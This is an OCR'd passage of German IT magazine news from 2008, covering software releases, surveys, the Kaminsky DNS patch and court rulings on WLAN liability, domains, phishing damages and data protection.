Reinhard Fränkels und Volker Hammers Vortrag über den Datenexhibitionismus und -missbrauch im Web 2.0 rundete das Bild des veschwindenden Datenschutzes ab. Deprimierende Bilanz eines Jubiläums-Datenschutzkongresses. (ur)

Collaboration für Sharepoint Server

Der Microsoft-Partner Itsystems (www.itsystems.ch) hat nach der auf Sharepoint aufsetzenden intelligenten Suchlösung Matchpoint die Produktfamilie um einen Workspace erweitert. Die zentrale Collaboration- und Informationsplattform klassifiziert automatisch die Informationen nach wählbaren Kriterien und soll auf diese Weise sicherstellen, dass alle Beteiligten immer auf dem aktuellen Stand sind. Dank der Portalfunktion von Sharepoint kann jedes Team seine eigene Website aufbauen, auf der die Informationen aus unterschiedlichen Systemen gemeinsam angeordnet werden und sich je nach Anforderung strukturieren lassen. Workspace 2008 verwaltet neben Dokumenten und E-Mails auch Aufgaben, Ressourcen und Meetings eines Teams. Damit will es der Anbieter ermöglichen, dass elektronische Abläufe die Projektarbeit unterstützen, während im gleichen Umfeld auch unstrukturierte Teamarbeiten erledigt werden. Der virtuelle Arbeitsraum liefert Anbieterangaben zufolge alle Collaboration-Funktionen des Sharepoint Server und noch einige zusätzliche. Workspace lässt sich in Werkzeuge wie Office integrieren.

Susanne Franke



Hohes Risikobewusstsein in Schwellenländern

Führungskräfte in Unternehmen aus Brasilien, China, Indien und Südafrika glauben eher daran, dass Risikomanagement ihnen Wettbewerbsvorteile bringt als ihre Kollegen in Europa oder den USA (81 gegenüber 44 %). Dies belegt eine Umfrage unter 2000 Führungskräften in zehn Ländern, die Datamonitor im Auftrag des IT-Dienstleisters BT Global Services durchgeführt hat.


Die Unternehmen in den untersuchten Schwellenländern verfolgen auch doppelt so häufig wie die westlichen Firmen eine Risikomanagement-Strategie. Dagegen glauben beinahe 40 % der deutschen Befragten, dass in Risikomanagement investiertes Geld nicht notgedrungen zu geringerem Risiko führt. In Indien teilen diese Ansicht nicht einmal zehn Prozent.

Mehr als die Hälfte der Führungskräfte in den Schwellenländern glauben, dass Gefahren durch internationale Cyber-Spionage, Hacking oder Webbetrug eher von Akteuren in einem Entwicklungs- oder Schwellenland ausgehen. Laut BT dürfte das einer der Gründe für die erhöhte Bereitschaft zum Risikomanagement sein. Denn das bietet die Chance, das für die Einbindung in sicherheitskritische internationale Partnerschaften nötige Vertrauen aufzubauen.

Susanne Franke

iX-Umfrage: Apache stellt drei Viertel der Intranet-Server

Welche Webserver auf öffentlich zugänglichen Websites eingesetzt werden, war schon Gegenstand zahlreicher Untersuchungen. Die dort festgestellte Dominanz des Apache zeigte sich auch bei der *iX*-Umfrage nach firmenintern laufenden Intranet-Servern. Von den rund 1000 Teilnehmern hatten 77 % die freie Software im Einsatz, 28 % den IIS. Die genauen Zahlen sowie der Wortlaut der Frage sind der Grafik zu entnehmen.



Mit Erscheinen dieser Ausgabe startet eine Umfrage zum Einsatz von Thin Clients.

iX-Link ix0808014

Update-Bedarf: Kritische DNS-Lücke

Sich umgehend um die Aktualisierung ihrer DNS-Software kümmern sollten sich alle, die den Domain-Name-Service auch als Cache betreiben. Denn Anfang Juli hat der Sicherheitsexperte Dan Kaminsky eine Methode entdeckt, das ohnehin als Schwachstelle bekannte Verfahren der Generierung von Zufallszahlen als Transaktions-ID systematisch auszuhebeln, und zwar in Produkten aller namhaften Anbieter. Einzelheiten will Kaminsky erst auf der Blackhat-Konferenz im August bekannt geben, doch die vorab informierten Hersteller von DNS-Software nahmen diesen Fehler so ernst, dass sie am 8. Juli gemeinsam einen Patch veröffentlichten. Grundsätzlich dürfte aber nach Ansicht des ISC, bekannt durch seine Software BIND, erst der generelle Umstieg auf DNSSEC Abhilfe schaffen – ein eher lang- als mittelfristiges Projekt.

iX-Link ix0808014

Haftung für „offenes WLAN" weiter unklar

Mit Urteil vom 1. Juli 2008 (Az. 11 U 52/07) hat ein Zivilsenat des Oberlandesgerichts Frankfurt am Main entschieden, dass der Inhaber eines Internetanschlusses nicht für die unberechtigte Nutzung seiner offenen WLAN-Verbindung durch Dritte einzustehen hat.

Die Klägerin hatte anhand der IP-Adresse den Beklagten als Anbieter geschützter Musik angesehen und wollte ihn dafür belangen. Er könne in Anspruch genommen werden, weil er Sicherungsmaßnahmen, namentlich WPA2-Verschlüsselung, unterlassen habe.

Nachdem das Landgericht der Klage zunächst stattgegeben hatte, wies das Oberlandesgericht sie nun ab. Den Richtern ging „eine uneingeschränkte Haftung des WLAN-Anschlussinhabers deutlich … (zu weit)". Nur wenn der Beklagte Prüfungspflichten verletzt hätte, käme eine Haftung für das Verhalten in Betracht. Die Richter wiesen die von der Klägerin für erforderlich gehaltenen Sicherungsmaßnahmen (WPA2-Verschlüsselung) als „unverhältnismäßig" zurück.

Gegen das Urteil ist Revision beim Bundesgerichtshof möglich. Eine Entscheidung auf höherer Ebene ist wegen der unterschiedlichen Rechtsprechung in Sachen „offenes WLAN" auch dringend nötig.

So hat das Düsseldorfer Landgericht Mitte Juli einstweilige Verfügungen gegen Beklagte bestätigt, die ihr WLAN nicht gesichert hatten und über deren Internetzugang Songs des Rappers Bushido heruntergeladen worden waren (Az.: 12 O 195/08). Der hatte das Verfahren wegen Urheberrechtsverletzungen angestrengt. Einer der Betroffenen, ein Rentner, gab an, nicht einmal zu wissen, wer Bushido überhaupt ist.

Das Urteil des Frankfurter OLG widerspricht auch Entscheidungen des Landgerichts Hamburg, das in zwei Urteilen die "Mitstörerhaftung" für ein unverschlüsseltes WLAN bejaht hatte.

Tobias Haar/JS

Frauen meiden weiterhin Technikberufe

Junge Frauen entscheiden sich weiterhin viel zu selten für ein Studium oder eine Ausbildung im Hightech-Bereich, berichtet Bitkom, der Lobbyverband der ITK-Branche. Zwar stellten Studienanfängerinnen 2007 etwa die Hälfte aller Erstsemester an deutschen Hochschulen. In der technischen Fächergruppe Informatik, Maschinenbau und Elektrotechnik allerdings nur 16 %. Eine rühmliche Ausnahme bildete nur die Mathematik mit einem Frauenanteil von fast 50 %. Alarmierend ist die sinkende Zahl von Mädchen in den IT-Berufen der dualen Berufsausbildung. Der Anteil unter den Ausbildungsanfängern ist seit dem Jahr 2002 von 14 % auf nur noch 9 % im vergangenen Jahr gesunken.

DMMK: Soziale Netze und Bewegtbilder im Web



Technisch möglich: Bewegtbilder in Web und Handy. Beliebt: Social Networks. Wie sich beides vermarkten lässt, war Thema des 16. Deutschen Multimedia-Kongresses in der Berliner Landesvertretung von Baden-Württemberg.

Schon seit den frühen Tagen des Multimedia-Kongresses drehen sich die Inhalte ums Internet und dessen sich verändernde Kommunikationsstrukturen. Das Internet funktioniere nur ohne Kontrolle, und genau das sei das Thema, mit dem sich Unternehmen und Politiker auseinandersetzen müssen. Darauf verwies David Weinberger, Internet-Philosoph und Mitautor des Cluetrain-Manifests, in seiner Keynote in der mit 550 Teilnehmern voll besetzten Landesvertretung.

Versimpelte Bekanntmachungen und Marketing-Schleim wie „Ihre Antworten sind uns wichtig“ kommen bei vernetzten Kunden nicht mehr an und – schlimmer noch – behindern das Wirtschaftswachstum. Als konkrete Beispiele für eine Vermarktung sozialer Netzwerke stellten die Referenten StudiVZ, Welt Online und das Platinnetz für die „Generation der Junggebliebenen“ vor.

Dann das Thema Bewegtbilder: Ein Sujet, das seit Jahren im Kommen ist, soll nun wirklich kommen. „Es war nie einfacher.“ Darauf verwies Michael Wurzer, Geschäftsführer von Very.TV, einem Informations- und Service-Kanal der hauptsächlich Berichte über Veranstaltungen, Medien und Events veröffentlicht.

Die Produktion von Bildern sei ebenso einfach geworden wie das Publizieren. Immerhin sollen 60 Prozent der Deutschen bis Ende 2008 Breitband-versorgt sein. Google soll sich bereits um die Rechte an der Übertragung der Olympischen Spiele 2016 beworben haben.

Fernsehen auf Platz 4

Aber auch Filme und Live Streaming von sogenannten Laien haben ihren Charme und sind vor allem schnell und unmittelbar. Mit leicht zu publizierenden Bewegtbildern lassen sich kleine Zielgruppen ansprechen, für die sich ein Print-Titel nicht lohnen würden.

Als Basis für diese Individualisierung des TV-Konsums verändert sich vor allem die Mediennutzung von Jugendlichen. Auf die Frage: „Am wenigsten könnte ich verzichten auf“ antworteten sie erstmals mit „Computer, Internet und MP3-Player“ und verwiesen das Fernsehen damit auf den sensationellen Platz vier.

Barbara Lange

Schnelleres Rendering mit Hypershot 1.5

Verbessertes Raytracing in Echtzeit verspricht Bunkspeed für die Version 1.5 seines Renderers Hypershot. Eine im Cache gehaltene Bibliothek, die für eine sofortige Darstellung von Materialien sorgt, trägt ebenfalls zur Performancesteigerung bei. Dazu kommen unter anderem Verbesserungen hinsichtlich der Schärfe von Schatten und Texturen.

Im letzten Jahr hat Bunkspeed (www.bunkspeed.com) den neuen Renderer mit dem erklärten Ziel auf den Markt gebracht, den Anwendern eine interaktive Software zu bieten, die einfach und intuitiv zu nutzen ist und keine lange Einarbeitungszeit verlangt. Hypershot ist für Windows- und Macintosh-Systeme in unterschiedlichen Ausbaustufen erhältlich. Die Preise liegen zwischen 195 und 3495 US-Dollar.

iX-Link ix0808016

Mehr Leben in Chat-Räumen

Mit „Lively“ will Google 3D-Welten den Weg ins Web ebnen. Über einen Google-Account können Anwender aus einem vorgefertigten Angebot von Räumen, Einrichtungsgegenständen und Avataren wählen und so einen persönlichen virtuellen Raum schaffen, der als Fenster im Webbrowser erscheint. Möglich ist auch das Einbinden von Fotos oder Videos. Ein Plug-in für den Internet Explorer oder Firefox erlaubt die Wiedergabe auf einem Windows-XP- oder Vista-Rechner.

Avatare können sich in verschiedenen virtuellen Räumen bewegen, Objekte manipulieren und mit anderen Avataren kommunizieren. Wer will, kann seine VR-Welt auch über einen persönlichen Blog oder seinen Facebook-Account zugänglich machen.

iX-Link ix0808016

PDF IFilter extrahiert Text und Metadaten aus PDF-Dokumenten

Die PDFlib GmbH, München, hat die Version 3.0 ihrer Implementierung von Microsofts IFilter-Schnittstelle zur Volltextindizierung vorgestellt. PDF IFilter basiert auf dem PDFlib Text Extraction Toolkit (TET), mit dem Anwender Text aus PDF-Dokumenten extrahieren können. Darüber hinaus indiziert die Software anwenderspezifische Metadaten, Lesezeichen und Seiteneigenschaften. Beispielsweise lassen sich technische Zeichnungen anhand interner Referenznummern finden oder Schlüsselwörter wie der Fotograf zur Suche verwenden. TET PDF IFilter ist Thread-sicher und in 32- und 64-Bit-Versionen verfügbar. Die Software lässt sich in Kombination mit diversen Microsoft-Produkten, darunter dem Office Sharepoint oder dem Exchange Server nutzen. Für den nichtkommerziellen Einsatz auf Desktop-Systemen ist der Filter kostenlos. Die Lizenzgebühr auf einem Windows Server beträgt 395 €, Desktop-Versionen für Windows 2000/XP/Vista sind für 79 € zu haben (www.pdflib.com).



KURZ NOTIERT

Flash: Durch die Zusammenarbeit mit Adobe können Google und Yahoo künftig alle Flash-Dateien in ihren Suchergebnissen führen – bislang konnten die Suchmaschinen nur statischen Text und Links finden. Google hat die Flash-Suche schon integriert, Yahoo will mit der nächsten Version seiner Software nachziehen.

Weltrekord: Mit über 8 Millionen Downloads von Firefox 3 innerhalb von 24 Stunden hat Mozilla einen neuen Guiness-Weltrekord für die meisten Software-Downloads aufgestellt.

iX-Link ix0808016

Subversion 1.5 erlaubt Merge Tracking

Ein effizienteres Branch-Management durch Merge Tracking gilt als eine der wichtigsten Neuerungen des verteilten Versionsverwaltungssystems Subversion. SVN 1.5 erlaubt außerdem den Checkout eines beliebigen Teilbaums (Sparse Checkouts), die Zusammenfassung mehrerer Objekte in einer Datei (Repository Sharing) und verbessert die Performance über ein Proxying-System. Unter subversion.tigris.org steht die neue Version zum Download zur Verfügung. Collabnet, Hauptsponsor des Projekts, hat außerdem angekündigt, seinen Merge Client für Eclipse und Microsofts Visual Studio als Open-Source-Software zur Verfügung zu stellen.

iX-Link ix0808016

Data Leakage Prevention im Mailserver

Sendmail hat die Message Processing Engine MPE in der Version 3.1 in einigen Bereichen überarbeitet und erweitert. Die Software bildet die Grundlage für die Sentrion-Appliances zum Schutz von Mail-Umgebungen. Sie verwaltet das bidirektionale Message-Routing und die Auslieferung der Nachrichten. Zu den Verbesserungen gehören nach Unternehmensangaben das Filtern von Spam, ein auf ausgehende Nachrichten erweiterter Schutz der Daten und eine domainbezogene Reputationsprognose. Hinzugekommen ist die Technik des Dokumenten-Fingerprinting, die es ermöglicht, in Dokumenten eine vollständige oder nur teilweise Übereinstimmung mit unternehmenskritischen Inhalten zu erkennen und diese zu schützen.

MPE 3.1 soll über SMTP hinaus auch andere Protokolle überwachen können, um die Daten aus der Kommunikation von HTTP Posts, Webmail, FTP und Instant Messaging zu sichern. Der Anbieter hat zudem die Sentrion-Reihe um zwei Appliances erweitert: MPV eignet sich für den Einsatz in VMware-Umgebungen und wird als Image ausgeliefert. MPQ läuft auf Blade-Servern von Dell, ist als Basiseinheit mit bis zu 16 Blades konfiguriert, jeweils zu vergleichen mit dem Sentrion MP 302, der bis zu 2,5 Millionen ein- und ausgehende E-Mails pro Stunde verarbeiten kann.

Susanne Franke

TAL-Umschaltung und Line Sharing billiger

Die Bundesnetzagentur hat zum 1. Juli 2008 die einmaligen Entgelte der Wettbewerber an die Deutsche Telekom für die Anmietung der Teilnehmeranschlussleitung (TAL) neu festgelegt. Dies betrifft sowohl die Schaltung als auch die Rückgabe einer TAL. Die Übernahme einer TAL kostet künftig 35,70 Euro, wenn keine Arbeiten beim Endkunden erforderlich sind, und 62,37 Euro, wenn eine „Neuschaltung der Kupferdoppelader Zweidraht hochbitratig“ erfolgen muss. Dies bedeutet eine geringfügige Reduzierung der Entgelte. Die Deutsche Telekom hatte zunächst eine Steigerung der Entgelte um teilweise mehr als 50 Prozent beantragt.

Auch die Entgelte für das „Line Sharing“ haben sich geändert. Dabei werden die in einer Leitung genutzten Frequenzbänder geteilt. Monatlich muss der Wettbewerber dafür 1,78 Euro an die Deutsche Telekom zahlen. Der Bereitstellungspreis bei Neuschaltung „ohne Arbeiten am Kabelverzweiger und ohne Arbeiten beim Endkunden“ beträgt 58,98 Euro. Die Entgelte sind jeweils bis Ende Juni 2010 genehmigt.

Tobias Haar

Neue TLDs: .meyer wird teuer

Ende Juni hat die Internet Corporation for Assigned Names and Numbers (www.icann.org) der Einführung zahlreicher neuer Top Level Domains (TLDs) im Internet zugestimmt. Neue generische (also nicht länderspezifische) TLDs sollen künftig praktisch beliebige Begriffe enthalten dürfen. Die genauen Registrierungsverfahren und Preise stehen noch nicht fest. ICANN hält einige Tausend neue TLDs für realistisch, nicht jedoch, dass etwa Millionen von Ortsnamen im DNS direkt unterhalb der Root-Zone eingehängt werden. Markenrechtliche Überlegungen und das Erstellen von Regelwerken etwa für Einspruchs- und Vergleichsverfahren dürften ICANN nun noch einige Zeit beschäftigen, bis .coke und .mcdonalds das Licht des Internet-Namensraums erblicken. Fest steht aber schon jetzt, dass die neuen Endungen die PR-Kassen deutlich stärker belasten werden als bisherige Domainnamen: Gilt es doch für die ICANN, Millionen an Vorlaufkosten wieder hereinzuholen. In Aussicht stehen hohe sechsstellige Dollarbeträge pro Top Level Domain.

Volkswagen steht die Domain „vw.de“ zu

Schon seit Langem streitet Volkswagen mit dem Denic darum, ob es einen Anspruch auf Zuteilung der lediglich aus zwei Buchstaben bestehenden Second-Level-Domain „vw.de“ hat. Jetzt hat das Oberlandesgericht Frankfurt am Main (Az. 11 U 32/04) Volkswagen Recht gegeben und einen solchen Anspruch bejaht.

Die Richter sehen das Denic aus kartellrechtlichen Gründen zur Registrierung dieser Domain verpflichtet. Indem es Volkswagen dies bislang verweigerte, hat es seine marktbeherrschende Stellung bei der Vergabe von .de-Domains missbraucht und Volkswagen damit unbillig im Geschäftsverkehr behindert. Dies auch deswegen, weil andere Automobilhersteller – die Wettbewerber von Volkswagen – ihre Firmenbezeichnungen ohne Weiteres als Domains registrieren lassen konnten. Als Beispiel führten die Richter „bmw.de“ an.

Das Denic berief sich darauf, dass durch die Registrierung von Domains, die aus zwei Buchstaben bestehen, gemäß dem Request For Comments 1535, einem Dokument zu technischen Fragen des Internet aus dem Jahr 1993, die Betriebssicherheit des Internet gefährdet sei. Sachverständigengutachten zufolge gibt es solche Komplikationen tatsächlich: Version 4.8.1 der weitläufig eingesetzten Resolver-Software BIND könnte mit solchen Domains Schwierigkeiten haben, da Rechner, die sich in der eigenen Second-Level-Domain befinden, ohne explizite Angabe der Domain oft nicht mehr erreichbar gewesen wären.

Da mittlerweile aber nur noch 3,5 % der untersuchten Name Server diese veraltete Softwareversion nutzen, war für die Richter dieser Einwand widerlegt. Die Streitparteien waren sich mit den Richtern darin einig, dass es Schwierigkeiten mit einer Second-Level-Domain „vw“ nur dann geben könne, wenn eine Top-Level-Domain „.vw“ eingerichtet würde. Dieses Risiko sahen die Richter jedoch als so gering an, dass sie der Klage von Volkswagen letztlich stattgaben.

Tobias Haar

Bundesnetzagentur schränkt Regulierung der Telekommunikation ein

Die Bundesnetzagentur hat alle „interessierten Marktteilnehmer“ dazu eingeladen, zum beabsichtigten Rückzug aus der Regulierung bestimmter Telekommunikationsmärkte Stellung zu nehmen. „Nachdem wir bereits 2006 beziehungsweise 2007 die Märkte für Verbindungen in ausländische Festbeziehungsweise Mobilfunknetze als nicht mehr regulierungsbedürftig eingestuft hatten, wollen wir uns jetzt aus den Märkten für Verbindungen aus dem Festnetz in inländische Fest- und eventuell auch Mobilfunknetze zurückziehen“, so Matthias Kurth, Präsident der Bundesnetzagentur. Denn es wird „immer mehr wirksamer Wettbewerb zum Nutzen des Verbrauchers festgestellt“, so Kurth.

Die Bundesnetzagentur hat nach ihren eigenen Angaben einen starken Preiswettbewerb für Verbindungen in inländische Festnetze festgestellt. Dies gilt sowohl für Pauschaltarife (Flatrates) als auch im Bereich Pre-Selection. Auch bei den Mobilfunkterminierungsentgelten ist nach Ansicht der Behörde in absehbarer Zeit mit einer deutlichen Zunahme des Wettbewerbs zu rechnen.

Selbst wenn sich aber die Bundesnetzagentur aus der Regulierung dieser nach wie vor gewinnträchtigen Bereiche verabschiedet, bedeutet dies nicht, dass es danach keine staatliche Kontrolle des wettbewerbswidrigen Verhaltens marktbeherrschender Unternehmen, wie insbesondere der Deutschen Telekom, mehr gibt. Diese Überwachung wird das Bundeskartellamt übernehmen. Bedeutsam dabei ist aber, dass Maßnahmen dann in der Regel erst im Nachhinein und nicht wie etwa bei der Vorabgenehmigung von Entgelten durch die Bundesnetzagentur vor der jeweiligen Umsetzung erfolgt.

Tobias Haar

Einwilligung prüfen beim Adressdatenkauf


Auch die Käufer von Adressdatenbanken müssen vor jedem einzelnen Werbetelefonanruf prüfen, ob der Angerufene mit dem jeweiligen Anruf einverstanden ist. Andernfalls handelt es sich um unerbetene Telefonanrufe, gegen die gerichtlich vorgegangen werden kann. Das hat das Landgericht Traunstein (Az. 7 O 318/08) entschieden. Im konkreten Fall hatte sich die Angerufene zwar früher einmal mit Telefon-Marketing einverstanden erklärt, dies bezog sich aber nur auf das Unternehmen, dem sie die Kontaktdaten gegeben hatte. Von dieser Einwilligung waren weitere Anrufe nach Verkauf der Kontaktdaten nicht mehr gedeckt. Daher wurde das österreichische Unternehmen, das die Datensätze gekauft, aber nicht auf die Reichweite etwaiger Einwilligungen hin untersucht hatte, zur Zahlung einer Vertragsstrafe verurteilt. *Tobias Haar*

Handel mit gebrauchten Oracle-Lizenzen rechtswidrig

Der Vertrieb von gebrauchten Oracle-Lizenzen durch die Firma Usedsoft ist rechtswidrig. Das entschied das Oberlandesgericht München (Az. 6 U 2759/07). Nach Auffassung von Oracle hat das Urteil „weitreichende Bedeutung für den Handel mit gebrauchter Software“. Anders sieht es der unterlegene Gebrauchtsoftwarehändler. Er wähnt sich durch andere Gerichtsurteile in seinem Geschäftsmodell für andere Softwareprodukte auf der sicheren Seite. Dass nun der Vertrieb von Oracle-Programmen untersagt wurde, sieht Usedsoft gelassen, da das Unternehmen derzeit solche Produkte ohnehin nicht vertreibe.

Der Streit darum, ob Softwarelizenzen ohne Weiteres – ob mit oder ohne Zwischenhändler – weiterverkauft werden dürfen, beschäftigt die (deutschen) Gerichte schon eine ganze Weile. Die Wiederverkäufer argumentieren mit dem Erschöpfungsgrundsatz, wonach der Hersteller die Weitergabe einmal verkaufter oder anderweitig in Verkehr gebrachter Software nicht mehr kontrollieren kann, es sei denn, sie wird vermietet. Die Hersteller argumentieren mit den Lizenzbedingungen, die insbesondere bei Volumenlizenzen eine Weitergabe einzelner Elemente des gesamten Lizenzpakets verbieten. Der Streit geht weiter. Auch in diesem Fall wird der Händler wohl vor den Bundesgerichtshof ziehen. Auch Microsoft & Co. werden den Fall bis zum Abschluss mit Spannung verfolgen. *Tobias Haar*

KURZ NOTIERT



Keine Haftung für Wikipedia: Provider sind nicht für die Inhalte der freien Enzyklopädie verantwortlich. Das gilt nach einem Urteil des Landgerichts Hamburg auch dann, wenn sie automatisch in eine Webseite eingebunden werden.

Ebay muss 40 Millionen Euro Strafe zahlen: Ein französisches Gericht hat das Auktionshaus verurteilt, weil es zu wenig gegen den Handel mit nachgemachten Markenartikeln unternommen hatte. Geklagt hatte die LVMH-Gruppe, zu der auch Louis Vuitton, Christian Dior und Givenchy gehören.

Standardsoftware ist „Ware“ im Steuerrecht: Sie ist steuerrechtlich als materielles Wirtschaftsgut zu behandeln, auch wenn es sich dabei um keinen „verkörperten Gegenstand“ handelt. So mehrere Finanzgerichte zum Einkommensteuerrecht.

Erstes Gesetz gegen Cyber-Mobbing: Nach dem Tod eines 13-jährigen Mädchens in den USA vor zwei Jahren hat nun der US-Bundesstaat Missouri weltweit erstmalig ein Strafgesetz gegen „Online-Bösartigkeiten“ erlassen.

Dynamische IP-Adresse besonders geschützt

Das Landgericht Frankenthal (Az. 6 O 156/08) hat in einem Verfahren gegen einen Teilnehmer einer Filesharing-Plattform von einer Verurteilung abgesehen, weil die Staatsanwaltschaft dem Antragsteller die dynamische IP-Adresse des Antragsgegners übermittelt hatte, obwohl es dafür keine gesetzliche Grundlage gab. Eine Übermittlung von Telekommunikationsdaten durch die Diensteanbieter an staatliche Behörden darf nur im Rahmen der Ermittlung schwerer Straftaten erfolgen. Die hier geltend gemachte Verletzung von Urheberrechten durch Filesharing genügt dafür nicht.

Interessant an dieser Entscheidung ist, dass die Richter dynamische IP-Adressen – im Gegensatz zu statischen IP-Adressen – als Verkehrsdaten und nicht als Bestandsdaten ansehen. Diese Unterscheidung ist juristisch wichtig, da die Verkehrsdaten unter den Schutz des Fernmeldegeheimnisses nach Artikel 10 des Grundgesetzes fallen. Zu den Verkehrsdaten zählen bei der Sprachtelefonie die Rufnummer eines Anrufers und des angerufenen Anschlusses, Datum, Uhrzeit und Dauer der Verbindung sowie die Art der vom Teilnehmer in Anspruch genommenen TK-Dienste. Es handelt sich also um Daten, die sich auf einen konkreten Telekommunikationsvorgang beziehen und nicht auf den Teilnehmeranschluss an sich, wie Name und Bankverbindung des TK-Nutzers.

Da dynamische IP-Adressen aber eben ständig verschiedenen Nutzern zugewiesen werden, handelt es sich nicht um Daten eines bestimmten Teilnehmers, sondern nach Auffassung der Richter um Verkehrsdaten, die verfassungsrechtlich besonders geschützt sind. Obwohl der Urheberrechtsinhaber in diesem Fall den Verletzer seiner Rechte benennen konnte, verlor er seinen Prozess, weil die Staatsanwaltschaft sich hier in rechtswidriger Weise Informationen beschafft hatte, die noch dazu gar nicht an den Kläger hätten weitergegeben werden dürfen. *Tobias Haar*

TK-Überwachungskosten umstritten

Telekommunikationsanbieter sind nach der Telekommunikations-Überwachungsverordnung (TKÜV) verpflichtet, auf eigene Kosten Technik zur Überwachung von Auslandstelefonaten zu installieren. Das Verwaltungsgericht Berlin sieht in dieser Verpflichtung einen Verstoß gegen das Grundgesetz. Deswegen hat es ein Gerichtsverfahren ausgesetzt und diese Frage dem Bundesverfassungsgericht zur Entscheidung vorgelegt. Geklagt hat ein TK-Anbieter, der für diese Überwachung Kosten in Höhe von 180 000 Euro pro Auslandskopf für die Technik und noch einmal 450 000 Euro für Personal ermittelt hat. Das Gericht schloss sich der Auffassung der Klägerin an, dass eine solche Pflicht nicht ohne Entschädigung eingeführt werden kann, ohne gegen das Grundrecht auf freie Berufsausübung zu verstoßen. *Tobias Haar*

AGB ersetzt nicht Einwilligung

Häufig finden sich in den allgemeinen Geschäftsbedingungen von Unternehmen Klauseln, die ihnen die Nutzung der personenbezogenen Daten des Kunden gestatten. Solche Klauseln genügen oft aber nicht den Anforderungen des Datenschutzrechts. Das Landgericht Dortmund (Az. 8 O 194/06) erklärte jetzt eine AGB-Klausel für unwirksam, die gestattete, die Daten seiner Kunden nach eigenem Gutdünken an Dritte weiterzugeben. Da die Datenweitergabe nicht an den Vertragszweck gebunden war, hätte es zu einer solchen Weitergabe einer wirksamen – schriftlichen oder, wenn ausnahmsweise erlaubt, elektronischen – Einwilligung bedurft. Eine Einwilligung setzt aber voraus, dass der Nutzer oder Kunde sie eindeutig und bewusst abgibt. Daran fehlt es bei AGB, die Kunden häufig gar nicht erst durchlesen. *Tobias Haar*

Banken haften bei Phishing-Angriffen, wenn Kunde Sorgfaltspflicht erfüllt

Das Amtsgericht Wiesloch (Az. 4 C 57/08) hat einer Bankkundin Recht gegeben, die einen Schaden aus einem Phishing-Angriff nicht zahlen wollte. Bei einer Online-Überweisung flackerte nach Eingabe von PIN und TAN plötzlich ihr Bildschirm und wurde schwarz. Sie ging von einem technischen Fehler aus und setzte ihren Überweisungsvorgang fort. Erst durch einen Anruf ihrer Bank ein paar Tage später erfuhr sie, dass von ihrem Bankkonto ein Betrag in Höhe von 4000 Euro für eine Ebay-Transaktion abgebucht worden war. Bedeutsam war noch, dass der PC der Bankkundin nach Aufdeckung der Phishing-Attacke fachmännisch untersucht wurde und darauf – trotz aktivierter gängiger Antiviren-Software – insgesamt 14 schadhafte Programme entdeckt wurden. Eines davon diente dem Keylogging. In der Folgezeit stritten sich Bankkundin und Bank darum, wer diesen Schaden zu tragen hatte. Da die Überweisung nachweislich nicht von der Bankkundin stammte, lehnte der Wieslocher Richter ihre Haftung ab. „Das Fälschungsrisiko des Überweisungsauftrags trägt die Bank“, heißt es in der Urteilsbegründung. Als Beweis dafür, dass die Bankkundin den Auftrag nicht autorisiert hatte, diente hier auch, dass die Mittelsfrau, die das erschlichene Geld nach Russland weitergeleitet hatte, aufgespürt werden konnte. In vergleichbaren Fällen war bislang meist der Kunde als „Schuldiger“ zum Tragen des Schadens verurteilt worden. Denn diesen trifft die Sorgfaltspflicht beim Onlinebanking, eine aktuelle Anti-Virensoftware, eine Firewall und regelmäßige Updates zu nutzen, um Phishing zu vermeiden. Diese Pflicht hat die Bankkundin im vorliegenden Fall aber nicht verletzt. „Wenn die Bank möchte, dass die Kunden eine bestimmte Virenschutzsoftware benutzen, müsste sie das in den allgemeinen Geschäftsbedingungen festhalten“, sagte Rechtsanwalt Stefan Schilling, der die Bankkundin vertreten hatte.

Tobias Haar

Forenhaftung


Während etliche Gerichte wie insbesondere das Landgericht Hamburg den Forenbetreibern die Pflicht auferlegen, Forenbeiträge vor deren Freischaltung zu „zensieren“, widerspricht dem das Amtsgericht München (Az. 142 C 6791/08) ausdrücklich. Nach Auffassung des Richters würde eine solche Vorabzensur zu einer nicht hinnehmbaren Einschränkung des Rechts auf freie Meinungsäußerung zugunsten allgemeiner Persönlichkeitsrechte führen. Würde man eine solche Kontrollpflicht fordern, „würde der vom Verfassungsgeber gewünschte, wohl zum Großteil nicht rechtsverletzende Meinungsaustausch ‚abgewürgt‘“, heißt es im Urteil. Auch der BGH habe letztlich befunden, „dass Überwachungsmaßnahmen, welche das Geschäftsmodell infrage stellen, nicht gefordert werden können“, so der Münchner Richter in diesem Fall. *Tobias Haar*

IDS plant eigene BPMN-Engine

Bislang war der Einsatz von Tools für das Geschäftsprozessmanagement wie Aris ausschließlich Sache von Spezialisten. Nach Ansicht des Herstellers IDS Scheer wird sich das Anwenderspektrum ausdehnen: auf IT-Architekten, Systemverantwortliche, Fachabteilungen und Prozessverantwortliche. In Abkehr von seiner bisherigen Politik bringt das Saarbrücker Softwarehaus nun ergänzend eine eigene Ablauf- und Ausführungsumgebung für Prozessmodelle auf den Markt. Um die zu nutzen, werden die EPK-basierten (Ereignisgesteuerte Prozesskette) Aris-Modelle zunächst automatisiert in die Modellnotation BPMN (Business Process Modeling) überführt.

Im Unterschied zu marktgängigen BPMN-Maschinen, die in der Regel operative Prozesse steuern, führt die Aris Governance Engine übergeordnete Prozessregeln aus. Typische Einsatzfelder sind die Compliance-Vorgaben nach Sarbanes-Oxley, Basel II oder Produkthaftungen. Der Workflow von Kontrollaufgaben lässt sich in SOA-Infrastrukturen ebenfalls mit der Governance Engine durchführen (wer definiert einen Service, wer gibt ihn frei, wann wird er von wem aktiviert oder deaktiviert).

KURZ NOTIERT



Übernahme: SAP kauft die US-amerikanische Visiprise für einen nicht genannten Preis. Mit dem Anbieter integrierter Fertigungslösungen bestehen bereits seit zwei Jahren geschäftliche Beziehungen. Seit Sommer vergangenen Jahres verkauft SAP das Produkt Visiprise Manufacturing bereits unter dem Namen „Manufacturing Execution by Visiprise“ auf eigene Rechnung.

Per Telefon: Innovation Gates SaaS-Angebot Business Essentials erhält eine iPhone-Schnittstelle. Anwender der Unternehmenssoftware können ab der Version 1.4 Kontaktdaten über das iPhone abrufen. Ein zunächst gehostetes Business Essentials lässt sich bei Bedarf auf einen eigenen Server migrieren. Der Hersteller stellt dazu die Daten in einer MySQL-Datenbank zur Verfügung.

